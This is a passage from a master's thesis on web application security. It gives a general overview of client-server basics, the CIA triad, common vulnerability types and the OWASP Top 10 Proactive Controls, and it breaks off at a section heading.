Assessing Web Vulnerabilities and Penetration Testing Methodologies

By
Enxhi Tabaku

Supervisor
Donald Elmazi PhD

A THESIS

Submitted to

KOLEGJI UNIVERSITAR
“Instituti Kanadez i Teknologjisë”

University College
“CANADIAN INSTITUTE OF TECHNOLOGY”

Faculty of Engineering

Department Software Engineer

In partial fulfillment of the requirements for the degree of:

Master of Science in Computer Engineering &
IT Network and Cyber – Security

Submitted on July 17, 2023

Master of Science in Computer Engineering & IT Network and

Cyber – Security.

Submitted on July 17, 2023.

Approved:

____ Donald Elmazi PhD

____ [Chair or Head of Department]

_____________________________ Enxhi Tabaku, Author

Assessing Web Vulnerabilities and Penetration Testing Methodologies

Abstract:

In today's competitive business landscape, the rapid increase in software applications has introduced a pressing need for robust web application security. This study examines the security problems of a professional website and considers how manual and automated penetration testing can effectively find vulnerabilities. By identifying frequent major vulnerabilities and recommending suitable countermeasures, the study seeks to improve web application security.

The research uncovers the inherent vulnerabilities and security weaknesses that make no software application totally immune to intrusions by using a theoretical model and practical technique involving comprehensive vulnerability testing. The results show the value of robust application control and testing procedures and draw attention to the enduring existence of serious vulnerabilities in a variety of web applications, as described in the "OWASP Top 10" project.

Through in-depth analysis, the research uncovers specific vulnerabilities, such as Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), XML-RPC exposure, Insecure Direct Object Reference, SQL injection, and Insufficiently Protected Credentials. Remedies and countermeasures tailored to PHP applications are proposed to mitigate these vulnerabilities effectively.

In conclusion, this study clarifies the need of strong web application security and offers suggestions for enhancing security precautions and defending against online dangers.

Keywords: Internet, Web Application, Security, OWASP, Vulnerability, Penetration Testing, Cyber Attacks, Exposure.

Acknowledgment

A special mention needs to be made to the following persons, without whom this work would not have been realized. First and foremost, I would like to express my gratitude to my supervisor, Donald Elmazi PhD, for his leadership, support, and unending patience. In addition, I want to express my gratitude to the Canadian Institute of Technology for providing me with the resources and opportunity to study and conduct this research. Last but not least, my sincere thanks to my family and friends who helped and supported me during my academic journey. Especially Fati Selimi. Their support and understanding have been priceless to me.

Enxhi Tabaku

Table of Content

List of Figures

Introduction

The first section of this paper serves as an introductory segment, introducing the audience to the thesis and its extensive content. Beginning with an explanation of the topic, it elaborates on the inherent necessity of undertaking this project. Following that, the objectives and significance of this thesis are explained, providing a clear understanding of the research's purpose and relevance. Furthermore, a concise problem description is provided, outlining the specific areas of focus that the report will address, assisting the reader in understanding the scope of the research. Finally, an exposition of the work's constraints is presented, effectively delineating the project's limitations, and encouraging an awareness of its boundaries. This introductory section sets the stage for a subsequent section by delineating these aspects.

Background

The rapid evolution of information technology has spawned a new wave of global corporations that have reshaped our world, with well-known names like Facebook and Google becoming synonymous with success. These success stories have consistently demonstrated a strategic focus on expanding the range of services offered, driven by a strong commitment to user satisfaction and the quantitative growth of their systems. However, this increase in availability has also raised concerns about application security, as noted in a 1991 publication (Post & Kievit, 1991), even before the full realization of the concepts underlying modern web applications. It is frequently observed that the ease of use of an application is inversely proportional to its level of security, as greater exposure increases the potential for new and malicious attacks.

Regrettably, the inverse of this phenomenon has been marked by fatal neglect, resulting in the unfortunate reality of our modern era, in which cyber-attacks have become disproportionately pervasive. The proliferation of programs, whether with or without the knowledge of the companies involved, has taken on a hurried and hasty nature in the spirit of fierce market competition. Quality considerations have been overshadowed in the pursuit of quantity, resulting in a disregard for essential processes outlined by universal accepted standards. Notably, application testing and security control have seen an alarming acceleration, allowing skilled individuals to exploit vulnerabilities and gain unauthorized access to critical systems. This is one of the most serious threats to a company's long-term viability. The consequences of successful database information theft can be disastrous, with few options for effective damage recovery. Because the potential harm caused by compromised technology choices can affect the privacy, financial security, and even physical safety of many people or an entire nation, cybersecurity is important for more than just individual businesses.

Organizations attempting to protect sensitive data face significant challenges in accurately assessing the level of security they have achieved at any given time in an ever-changing technological landscape. In an endeavor to ensure a secure user experience, companies often assert the implementation of a robust 128-bit Secure Socket Layer (SSL) technology as a protective measure for safeguarding users' data. As elucidated by Kaspersky (What is an SSL Ceritifcate - Definition and Explanation, 2021), a prominent cybersecurity company, SSL serves as a security protocol facilitating the establishment of an encrypted link between a web server and a web browser. Fundamentally, SSL offers protection against certain server-based attacks; however, it falls short in safeguarding against targeted attacks that directly exploit vulnerabilities in the client or server.

The recurrence of cybercrimes has sparked a wave of awareness, prompting a comprehensive restructuring of internal procedures and pre-release protocols to prevent similar issues in the future. There is a wide range of testing methods available today, with the approach and purpose chosen depending on the timing of the test. Penetration testing has gained significant prominence among technology leaders due to its versatility and effectiveness in identifying vulnerabilities. The complex interplay of advancing technology, security vulnerabilities, and the critical need for robust testing emphasizes the critical importance of this research endeavor. This study seeks to provide valuable recommendations and guidelines that can assist in effectively mitigating risks, safeguarding sensitive data, and fortifying the overall security posture through a thorough examination of these topics.

It is critical to recognize that, regardless of an organization's perception of the robustness of its data security measures, there is always room for improvement. The notion that any current or future system can ever achieve complete security is an important consideration. No system can claim to be impervious to breaches or unauthorized access in an era where cyber threats are constantly evolving and becoming more sophisticated. The realization that perfect security is still out of reach should not be interpreted as cause for complacency or resignation. Rather, it serves as a rallying cry for organizations to take a more proactive and vigilant approach to cybersecurity.

Purpose

The primary goal of this research paper is to conduct a thorough examination of prevalent security threats, vulnerabilities, and potential security leaks in web applications. In addition, the goal of this study is to provide valuable insights and recommendations to website owners and developers so that they can improve their security measures and effectively protect user data.

This study aims to provide a comprehensive evaluation of vulnerabilities and their impact by aligning the penetration test with the OWASP Top Ten Project (OWASP Top Ten:2021, 2021). The study's ultimate goal is to create a comprehensive checklist that outlines the identified vulnerabilities and proposes effective detection mechanisms. This checklist will be a useful resource that can be easily integrated into the target website's internal web testing methodology. By implementing these recommendations, the target will be better equipped to proactively identify and address potential security flaws, thereby increasing their overall resilience to cyber threats. This research paper aims to provide actionable insights and tangible recommendations to improve web application security by conducting a systematic analysis of security threats, vulnerabilities, and the execution of a targeted penetration test. Further, it aims to contribute to the larger field of cybersecurity by bridging the gap between theory and practice.

Problems and Challenges

The purpose of this research paper is to provide a comprehensive theoretical overview of web security threats and to conduct a practical test on a real-world website to analyze its main security flaw. The paper will investigate common attack mechanisms and defense strategies, as well as various vulnerabilities, with a particular emphasis on the “OWASP Top Ten” Project. Theoretical examination will focus on these exploits, while a practical penetration test for the main security threat identified in the |OWASP Top Ten” Project will be conducted. It should be noted that the research is not limited to specific programming or scripting languages. In terms of the conclusions, the outcome will outline the discovered vulnerabilities and suggest efficient detection techniques. Additionally, the report will provide recommendations for ongoing security measures to prevent future attacks and ensure the protection of sensitive data.

Method

This research paper's Method section includes several stages that were used to achieve the research objectives. The first stage entailed gathering pertinent information on topics such as cyber threats, the Open Web Application Security Project (OWASP), web application vulnerabilities, and testing. This data served as the foundation for the study's theoretical framework.

Following the information gathering stage, the author developed and reviewed the practical aspect of the research. During this phase, a penetration test was performed, which is a well-known method for assessing the security of a web application. The purpose of the penetration test was to identify and exploit vulnerabilities in the chosen web application.

After the practical phase was completed, the obtained results were carefully examined and analyzed. The data collected during the penetration test was analyzed to determine the scope of the identified vulnerabilities and their potential impact on the security of the web application. This analysis sought to provide useful insights into the effectiveness of current security measures as well as to identify areas for improvement.

It is important to note that the research was not limited by rigid protocols or specific locations. Rather, it was carried out in a way that allowed for flexibility and adaptability to ensure the findings' applicability and generalizability. This research paper aims to contribute to the understanding of web application security by combining theoretical insights with practical assessments by using this methodological approach. This comprehensive approach provides a solid framework for assessing vulnerabilities and improving security measures in web applications.

Chapter I: Introduction to Web Application Technology and Fundamentals of Cybersecurity

Our daily lives have become dependent on web applications, which facilitate international trade, commerce, and information exchange. Its extensive use does, however, also make them vulnerable to security flaws. To avoid and minimize security breaches, safeguard sensitive data, and ensure the availability and integrity of online services, it is essential for individuals and businesses to understand the technology that powers web applications. Understanding the fundamentals of computer security enables the implementation of proactive measures to counter new threats. The purpose of this chapter is to lay the groundwork for a thorough investigation of online security principles.

I.1 – Internet Centric Platforms and their Role in the Digital Landscape

The principles of a client-server system, in which individual computers serve as clients and remote servers accommodate electronic file storage, regulate how the World Wide Web functions. Within this framework, a typical interaction takes place when a user requests a web page using their browser to initiate an activity. The Hyper Text Transfer Protocol (HTTP), which is the language used to communicate between browsers and servers, acts as the means to create this request. The HTTP request is received by the server, which processes it and creates an HTTP response before returning it to the user's browser (Al-Fuqaha, Guizani, Mohammadi, Aledhari, & Ayyash, 2015).

To facilitate the translation of the requested domain name into an IP address, the browser seeks the assistance of a domain name server (DNS). The connection between the client and the server must be established using this translation. In accordance with the established protocol, the browser sends an HTTP request to the server once the domain name has been translated to an IP address. Such requests are received by the server, which is always online and prepared to provide users with web pages. The server identifies the requested file and sends it back to the browser upon receiving a request.

Web servers frequently record important data while processing user requests, such as the IP address of the client, the specific document requested, and the timestamp of the request. Although the exact information captured may vary depending on the server configuration, this log can offer helpful insights for monitoring and analysis purposes. A visual representation of the HTTP protocol's communication process is shown in Figure 1.

Web applications are made up of server-side procedures that use languages like SQL and client-side components like HTTP, HTML, CSS, and JavaScript. It can be difficult to guarantee data integrity across layers. For instance, seemingly benign HTML data might have negative effects if it is not handled properly. Users may be vulnerable to exploitation risks and vulnerabilities as a result of improper data validation and sanitization. Therefore, in order to maintain a secure and robust web application, it is imperative to implement comprehensive security measures at every layer of the system. This includes practices such as input validation, output encoding, secure coding, and regular security audits to identify and mitigate potential risks and vulnerabilities (OWASP Top Ten:2021, 2021).



User
Browser
Web Server
Entry
Screen
1. URL
http://www.example.com/index.html
Translating URL into HTTP request
2. HTTP Request
GET /index.html
Interpreting the request, retrieving required data files
4. Webpage
Display webpage index.html
Rendering data to final webpage
3. HTTP Response
status code + webpage data
Sending status of search and data of the webpage

Figure 1: Communication process according to HTTP.

(A Simple and Comprehensive Explanation of Hyper Transfer Protocol (HTTP) , 2020)

I.2 – Cybersecurity

Cybersecurity, also referred to as ”Computer Security”, is the generic term for a variety of procedures and guidelines used to guarantee the availability, confidentiality, and integrity of all computer system components. It acts as an essential safeguarding system for protecting valuable information held by organizations or individuals. A variety of protective measures are used in the field of computer security to lessen risks and threats. These precautionary measures are implemented to safeguard the various components that make up a computer system, such as the hardware, firmware, and software, which are all essential to the operation of the system and user interaction (Groot, 2023).

A computer system's hardware refers to the physical elements, such as system memory and disk drives, that are vulnerable to both physical and virtual breaches. To prevent unauthorized access, tampering, or theft of these hardware components, strong security measures must be put in place. Firmware is an essential layer of computer security in addition to hardware. Firmware is permanent software that is incorporated into nonvolatile memory of hardware devices but is frequently invisible to end users. This firmware must be secured to prevent unauthorized modification or exploitation, which could jeopardize the integrity and functionality of the system. It is essential to the operation of many hardware devices.

Additionally, software is a crucial component of computer security. Operating systems, word processors, and web browsers are just a few examples of the programs and applications that fall under the category of software and offer users a variety of services. Software must be protected against vulnerabilities that could be used by malicious actors because it interacts directly with users. To reduce potential risks and maintain a secure software environment, robust security measures are required, such as regular software updates, patch management, and secure coding practices.

Securing every one of the aforementioned components of a computer system is essential for achieving comprehensive security. Organizations can establish an effective security posture that addresses potential threats and vulnerabilities at every level by implementing a layered approach to cybersecurity. This comprehensive strategy aims to protect sensitive data, keep the system available, and uphold stakeholders' confidence.

I.2.1 – Information Security versus Internet Security

Although "information security" and "Internet security" are frequently used synonymously, it's important to note that they refer to different concepts with distinct characteristics. Niekerk (Solms & Niekerk, 2018) offers a thorough analysis of "Internet security," covering a wide range of instruments, standards, guidelines, security precautions, and technological advancements intended to protect both the network environment and specific users. On the other hand, another study has concentrated their efforts on creating a clear definition of information security, emphasizing its importance in protecting the availability, confidentiality, and integrity of digital assets from a variety of dangers. The CIA triad, which refers to these three fundamental principles of confidentiality, integrity, and availability, forms the foundation of information security (Solms & Solms, 2018). The three components of this triad provide a framework for comprehending and addressing the key priorities of information security.

In summary, "information security" focuses specifically on the protection of digital assets in terms of confidentiality, integrity, and availability, whereas "Internet security" encompasses a wide range of techniques and advancements for securing the network and its users. In today's interconnected digital landscape, it is crucial to comprehend and incorporate these concepts into an organization's security framework to establish robust and comprehensive security practices.




Figure 2: CIA Triade

(Author's Finding)

I.2.2 – Confidentiality

According to the confidentiality principle by INFOSEC (Ninja, 2018), only authorized people or organizations should have access to sensitive information, and this information needs to be secured using particular safeguards to prevent unauthorized access. This factor is especially important for systems that deal with private data, like social security numbers, credit card information, and personal information. It is crucial to remember that encryption, which is a key tool in ensuring data protection, is closely related to the idea of confidentiality. Strong encryption methods ensure the integrity of sensitive data, making it impossible for unauthorized parties to decrypt it even if they manage to gain access. In contrast, unauthorized access to sensitive information and subsequent reading or interpretation by unauthorized users constitute a breach of confidentiality.

The security incident at Equifax (2017 Equifax data breach, 2023), where the failure to maintain effective data security measures led to the unauthorized disclosure of personal information from their databases, is a notable example of a confidentiality breach. This incident emphasizes how crucial it is to uphold confidentiality policies and put comprehensive security protocols in place to protect sensitive data. The implementation of appropriate safeguards and encryption techniques is necessary to protect sensitive information from unauthorized disclosure and reduce the risks associated with confidentiality breaches. Maintaining confidentiality is a crucial aspect of information security.

I.2.3 – Integrity

Confidentiality is a critical aspect of information security. However, according to INFOSEC (Ninja, 2018), it is equally important to protect the integrity of the data, as its alteration or destruction can have harmful consequences comparable to its compromise. Generally speaking, maintaining data integrity is crucial to making sure that information doesn't change in an unintentional way and stays trustworthy during the transfer and storage processes. In digital environments, techniques like one-way hashing offer efficient ways to monitor and manage data integrity. "One-Way Hashing" is a widely used method to guarantee the integrity of a message being sent (Johnson, 2020). This method entails computing the message's hash in advance and sending it with the message. The hash is recalculated and parsed at the receiver concurrently with the initial input value. If the hash matches, the message's integrity has been guaranteed to have been preserved.

I.2.4 – Availability

The intended use of some data may occasionally be affected by efforts to maintain its confidentiality or integrity. Consider a driver's license as an example of a personal document that requires secure storage. Keeping the driver's license in a safe that is tightly locked will make it more difficult for thieves to steal the owner's identity. On the other hand, obtaining a patent in regular circumstances would become overly difficult. Additionally, opening the safe would take a long time in any circumstance where a police officer requests the submission of the license for inspection and verification. In this situation, it is more logical for a regular person to choose a wallet over a safe, valuing convenience over increased security. This is merely one of many impromptu situations that highlight how important it is to strike a balance between confidentiality, integrity, and availability.

According to INFOSEC (Ninja, 2018), availability means "the quality of being accessible and usable upon request by an authorized entity" and ensures that those with the proper authorization can access or modify data without encountering any unnecessary barriers. The availability of data must be kept at a level that makes it possible for authorized users to access and use it without difficulty. Organizations and individuals can effectively manage their data while reducing risks and improving usability by striking a balance between the three caterpillars of the CIA triad.

I.3 – Vulnerabilities

A web application is said to be vulnerable on the web if it has flaws or configuration errors that could be exploited. These flaws can be found in a variety of computer system components, giving hackers access points through which, they can jeopardize the security of the system. A startling 82% of vulnerabilities were found to originate from flaws in the application code itself, according to research by Positive Technologies (Positive Technologies: 82 Percent of Web Application Vulnerabilities are in the Source Code, 202).Furthermore, statistics show that 1 in 5 vulnerabilities are rated as having high severity. We will delve more deeply into the investigation of significant web vulnerabilities in the sections that follow, revealing their nature and impact.

I.3.1 – Plug-in Vulnerability

Web applications that incorporate these extra software components to increase their functionality run a serious risk from plug-in vulnerabilities. While plug-ins provide more features and capabilities, if they are not carefully managed and updated, they can also introduce vulnerabilities. These flaws give attackers the chance to take advantage of web applications and access sensitive data without authorization. To address known vulnerabilities and reduce the risk of exploitation, organizations must give regular plug-in updating and patching top priority (Cimpanu, 2019).

Web application administrators can take advantage of security patches released by plug-in developers by keeping their plug-ins up to date. These patches frequently fix found vulnerabilities and improve the application's overall security posture. Web applications may become vulnerable to attacks if plug-ins are not promptly updated because hackers are constantly looking for unpatched vulnerabilities in widely used plug-ins. The overall security resilience of web applications can be improved by routinely maintaining and monitoring plug-ins to make sure that any vulnerabilities are promptly fixed, lowering the risk of exploitation (Cimpanu, 2019).

I.3.2 – Zero Day Vulnerability

Critical security flaws known as "zero-day vulnerabilities" are those that are not yet patched or fixed by software vendors and are therefore unknown to them. These flaws present a particularly hazardous situation because attackers can exploit them before developers have a chance to fix them, putting web applications at serious risk. Web applications are vulnerable to attacks in the absence of patches or fixes, so it is crucial to effectively detect and mitigate zero-day vulnerabilities to ensure effective security measures (Khan, Zhang, & Ali, 2020).

Advanced security measures are needed to address zero-day vulnerabilities. When it comes to spotting suspicious behaviors or patterns that could point to the existence of a zero-day vulnerability being exploited, behavior-based anomaly detection systems can be extremely useful. These systems can identify unusual activities and raise alerts for additional investigation and remediation by analyzing the behavior of web applications and their users. A further crucial step in preventing zero-day vulnerabilities is proactive security testing. By simulating actual attack scenarios and identifying vulnerable areas that attackers could exploit, routine and thorough security testing can assist in identifying potential vulnerabilities, including zero-day exploits (Khan, Zhang, & Ali, 2020).

I.3.3 – Open-Source Vulnerability

Due to its adaptability and collaborative development model, open-source software has gained a lot of popularity. Although using open-source components has many advantages, doing so exposes web applications to the risk of open-source vulnerabilities. These weaknesses are caused by security flaws in open-source frameworks or libraries. It is essential to implement strong procedures like routinely monitoring open-source components, timely application of security updates, and thorough code reviews in order to reduce the risks brought on by open-source vulnerabilities (Banerjee & Bura, 2017).

Keeping up with security alerts and updates published by the open-source community is a necessary part of routinely monitoring open-source components. Organizations can prevent security risks by keeping track of vulnerabilities and patches related to the used open-source components. To ensure that known vulnerabilities are patched quickly and reduce the window of opportunity for attackers to exploit them, it is also crucial to apply security updates on schedule.

Comprehensive code reviews are essential for finding and fixing potential security flaws in open-source components. Developers can evaluate the security posture of the open-source libraries or frameworks they are using, identifying any potential flaws or vulnerabilities, by conducting thorough code reviews. This gives them the ability to implement suitable risk-reduction measures, like installing security patches or finding substitutes.

I.3.4 – Web Application Vulnerability

Web application vulnerabilities cover a wide range of security flaws that present serious risks if they are used by attackers. Web applications are frequently vulnerable to cross-site scripting (XSS), SQL injection, and XML External Entity (XXE). These flaws give attackers the ability to manipulate sensitive data, gain unauthorized access to it, compromise user accounts, or carry out malicious deeds. Employing strong measures like thorough security testing, secure coding procedures, and the use of web application firewalls are all necessary to ensure the security of web applications (WAFs) (OWASP Top Ten:2021, 2021).




Figure 3: Distribution of web application critical vulnerabilities worldwide as of 2021

(Distribution of web application critical vulnerabilities worldwide as of 2021, 2021)

An essential part of locating and fixing web application vulnerabilities is thorough security testing. Organizations can systematically assess the security posture of their web applications using methods like penetration testing and vulnerability scanning. Security testing helps identify vulnerabilities and provides invaluable insights for resolving them by simulating actual attack scenarios.

Another essential component of reducing web application vulnerabilities is adhering to secure coding practices. This entails adhering to accepted standards and recommended practices for writing secure code, such as validating input, encoding output, and properly managing user sessions. Developers can lessen the possibility of adding vulnerabilities during the development process by implementing secure coding practices.

A further line of defense against web application vulnerabilities is the use of web application firewalls (WAFs). WAFs can aid in the detection and blocking of malicious traffic or other suspicious activity that might point to a potential exploit attempt. WAFs can find and fix known vulnerabilities and shield web applications from potential attacks by analyzing incoming and outgoing traffic.

Chapter III: Open Web Application Security Project

The most important weaknesses in web application security are covered in detail in this chapter. To lay a strong foundation for comprehension of the remaining content, it starts by clarifying key security concepts. Following that, a thorough analysis of the OWASP Top 10 Vulnerabilities is provided, along with in-depth justifications, concrete examples, and efficient workarounds for each explored vulnerability. The goal is to give readers a thorough understanding of these vulnerabilities as well as practical solutions for reducing the harm they cause to web applications.

III.1 – Unveiling Web Application Security through the Open Web Application Security Project

An active open-source initiative focused on enhancing web application security is called the Open Web Application Security Project (OWASP). With the primary goal of raising awareness of software security, OWASP seeks to arm people and organizations with the information and tools necessary to make wise choices about web application security. In order to advance the field of software security, OWASP promotes a collaborative environment that encourages the exchange of best practices, tools, and methodologies.

A collection of thorough guides is available to help developers and testers evaluate the security posture of web applications within the context of the OWASP project. These valuable resources act as a priceless resource for those involved in the software development and testing process, providing useful methodologies and insights to assess and improve the security levels of web applications. Utilizing these manuals will help developers and testers spot potential vulnerabilities and fix them, strengthening the general security structure of web applications.

The Development Guide, a comprehensive resource with useful advice and a variety of code samples, is one standout within the OWASP project. This guide explores a wide range of application-level security issues, addressing everything from classic dangers like SQL injection to modern problems like phishing, session fixation, cross-site request forgery, and privacy concerns.

The Testing Guide also has a significant impact. It includes a thorough penetration testing manual that describes methods intended to find the most common security flaws in web services and applications. The importance of the OWASP Top Ten, an annual publication that lists and discusses the ten most important risks encountered over the years, must also be emphasized.

OWASP also provides several helpful tools, such as the Zed Attack Proxy, to help testers during the penetration testing stage. These resources strengthen the overall efficacy of the testing process by helping to assess and improve web application security.

II.1.1 – The Importance and Benefits of OWASP

It can be difficult to find objective advice and useful tips for developers to write secure programs. It can be difficult to find unbiased advice and objective information due to the fierce competition among technology companies, which frequently results in their efforts to lure developers toward particular tools or services.

The creation of OWASP was a direct reaction to this issue, offering objective direction on sector best practices and encouraging the creation of open standards. Additionally, OWASP provides one of the most extensive and comprehensive repositories of knowledge about web application security. Developers can find useful examples and detailed instructions on how to carry out various types of penetration tests using both black box and grey box techniques in this priceless resource.

Additionally, OWASP provides a vast array of tools and resources to help testers identify potential system vulnerabilities. OWASP is a key resource for information on web application security thanks to its extensive collection of software references. As a result, the OWASP recommendations are widely regarded as the industry standard and were a major source of inspiration for the creation of this work.

II.2 – OWASP Proactive Controls

Every software development project should incorporate the essential security measures listed in the OWASP Top 10 Proactive Controls 2018 list. These controls are ranked in order of importance, with control number one being the most important issue to address (Top 10 proactive controls, 2018).



Define Security Requirments
Leverage Security Frameworks and Libraries
Secure Database Access
Encode and Escape Data
Validate All Inputs
Implement Digital Identity
Enforce Access Controls
Protect Data Everywhere
Implement Security Logging and Monitoring
Handle All Errors and Exceptions

Figure 4: OWASP Top 10 Proactive Controls

Source: Author's Findings

II.2.1 – Define Security Requirements

A security requirement is a statement of the security functionality that is required to ensure that various security properties in software are met. These specifications were developed in accordance with industry standards, pertinent laws, and the information learned from prior vulnerabilities. For addressing particular security issues or removing potential vulnerabilities, they suggest adding new features or improving already-existing ones. Because they can use pre-defined security controls and best practices, developers can avoid having to develop a unique security strategy for every application by using standardized security requirements. These requirements aim to prevent the repetition of previous security failures by mitigating the occurrence of future security breaches.

Development teams can benefit greatly from the OWASP Application Security Verification Standard (ASVS), which is a thorough compilation of security requirements and verification criteria. It offers thorough security specifications that can direct the development process. A systematic approach involving the discovery, selection, documentation, implementation, and verification of new security features and functionalities within an application is necessary for effectively incorporating security requirements. Many potential vulnerabilities can be avoided by prioritizing robust security measures from the beginning of the application's lifecycle, creating a more reliable and secure system.

II.2.2 – Leverage Security Frameworks and Libraries

Software developers can rely on secure coding libraries and software frameworks with built-in security features to prevent security flaws resulting from design and implementation issues. It may be difficult to create an application from scratch because of the knowledge, resources, and time needed to ensure proper security implementation and maintenance. Developers can more successfully and dependably achieve their security goals by utilizing security frameworks. The following rules must be followed when integrating third-party libraries into software.

First and foremost, it's crucial to pick libraries and frameworks from reliable sources that are widely used by other applications and actively maintained. By doing this, the danger of using dated or vulnerable components is reduced. Another crucial step is to keep an inventory catalogue of all third-party libraries used in the software. This makes it easier for developers to keep track of any security updates or vulnerabilities linked to these libraries and gives them a clear picture of the dependencies.

For an application to remain secure, libraries and other components must be kept up to date proactively. Regularly checking for updates, installing patches, and updating software helps to address any known security flaws and guarantees that the program is using the most recent security upgrades.

Reducing the attack surface by encapsulating the library and only exposing the necessary behavior to the software is another crucial factor. Developers can reduce the possibility of exploitation by limiting the functionalities that are exposed and properly configuring the library.

Secure frameworks can make a significant difference in reducing the risk of web application vulnerabilities, but it's also crucial to keep them updated. Maintaining them ensures that the software takes advantage of the most recent security updates and enhancements offered by the framework creators.

II.2.3 – Secure Database Access

